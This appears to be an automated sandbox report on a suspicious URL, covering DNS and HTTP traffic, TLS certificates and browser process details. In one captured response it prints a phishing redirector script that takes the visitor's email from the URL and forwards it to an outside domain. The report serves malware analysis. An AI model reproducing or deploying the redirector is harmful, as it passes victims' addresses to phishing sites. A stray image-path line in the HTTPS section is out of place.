Apr 7, 2021 23:52:42.062406063 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:42.076153994 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:42.419744015 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:42.432650089 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:42.651587963 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:42.677856922 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:43.074151993 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:43.086729050 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:43.427437067 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:43.440176010 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:44.164429903 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:44.177316904 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:45.437947989 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:45.451517105 CEST	53	57762	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 23:52:46.168158054 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:46.180742025 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:49.449873924 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:49.462368965 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:50.184168100 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:50.197886944 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:54.607456923 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:54.619335890 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:55.303739071 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:55.317785025 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:00.160113096 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:00.167902946 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:00.180711985 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:00.180957079 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:04.886888027 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:04.906019926 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:19.482215881 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:19.502249002 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:23.110677004 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:23.138338089 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:47.285311937 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:47.298172951 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 7, 2021 23:53:49.312943935 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:53:49.347042084 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 7, 2021 23:54:59.911679983 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:00.066055059 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:00.405981064 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:00.523251057 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:00.904036999 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:00.917073011 CEST	53	56338	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:01.438683033 CEST	59420	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:01.451493979 CEST	53	59420	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:01.766525030 CEST	58784	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:01.895338058 CEST	53	58784	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:02.341413021 CEST	63978	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:02.438036919 CEST	53	63978	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:02.821157932 CEST	62938	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:02.834140062 CEST	53	62938	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:03.471285105 CEST	55708	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:03.485358953 CEST	53	55708	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:04.158951044 CEST	56803	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:04.173899889 CEST	53	56803	8.8.8.8	192.168.2.3
Apr 7, 2021 23:55:04.595108032 CEST	57145	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:55:04.608432055 CEST	53	57145	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Apr 7, 2021 23:52:14.876034021 CEST	192.168.2.3	8.8.8.8	d001	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 7, 2021 23:52:12.830024004 CEST	192.168.2.3	8.8.8.8	0x5750	Standard query (0)	vsp.wayshop.gr	A (IP address)	IN (0x0001)
Apr 7, 2021 23:52:13.854317904 CEST	192.168.2.3	8.8.8.8	0x5750	Standard query (0)	vsp.wayshop.gr	A (IP address)	IN (0x0001)
Apr 7, 2021 23:52:14.242156982 CEST	192.168.2.3	8.8.8.8	0x8148	Standard query (0)	aimlessanimation.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 7, 2021 23:52:13.907505989 CEST	8.8.8.8	192.168.2.3	0x5750	No error (0)	vsp.wayshop.gr		88.99.136.47	A (IP address)	IN (0x0001)
Apr 7, 2021 23:52:14.262330055 CEST	8.8.8.8	192.168.2.3	0x8148	No error (0)	aimlessanimation.com		162.241.124.32	A (IP address)	IN (0x0001)
Apr 7, 2021 23:52:14.875907898 CEST	8.8.8.8	192.168.2.3	0x5750	No error (0)	vsp.wayshop.gr		88.99.136.47	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- vsp.wayshop.gr

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	88.99.136.47	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Apr 7, 2021 23:52:13.941884041 CEST	966	OUT	GET /12gfr/ HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: vsp.wayshop.gr Connection: Keep-Alive
Apr 7, 2021 23:52:13.986498117 CEST	967	IN	HTTP/1.1 200 OK Date: Wed, 07 Apr 2021 21:52:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Content-Length: 264 Keep-Alive: timeout=5, max=100 Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 74 6d 6c 3e 20 0d 0a 3c 68 65 61 64 3e 20 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 50 6c 65 61 73 65 20 57 61 69 74 2e 2e 2e 3c 2f 74 69 74 6c 65 3e 20 0d 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 76 61 72 20 68 61 73 68 20 3d 20 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 61 73 68 3b 0d 0a 20 76 61 72 20 55 52 4c 20 3d 20 20 22 68 74 74 70 73 3a 2f 2f 61 69 6d 6c 65 73 73 61 6e 69 6d 61 74 69 6f 6e 2e 63 6f 6d 2f 32 30 32 30 2f 3f 65 6d 61 69 6c 3d 22 20 2b 20 68 61 73 68 2e 73 70 6c 69 74 28 27 23 27 29 5b 31 5d 3b 0d 0a 20 20 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 55 52 4c 2c 20 22 5f 73 65 6c 66 22 29 0d 0a 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 68 65 61 64 3e 20 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html> <head> <title>Please Wait...</title> <script type="text/javascript"> var hash = window.location.hash; var URL = "https://aimlessanimation.com/2020/?email=" + hash.split('#')[1]; window.open(URL, "_self") </script> </head> </html>

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 7, 2021 23:52:14.562609911 CEST	162.241.124.32	443	192.168.2.3	49724	CN=aimlessanimation.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Apr 07 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Wed Jul 07 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Apr 7, 2021 23:52:14.563342094 CEST	162.241.124.32	443	192.168.2.3	49725	CN=aimlessanimation.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Apr 07 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Wed Jul 07 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 6584 Parent PID: 792

General

Start time:	23:52:11
Start date:	07/04/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6a8340000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6652 Parent PID: 6584

General

Start time:	23:52:11
Start date:	07/04/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6584 CREDAT:17410 /prefetch:2
Imagebase:	0xa80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly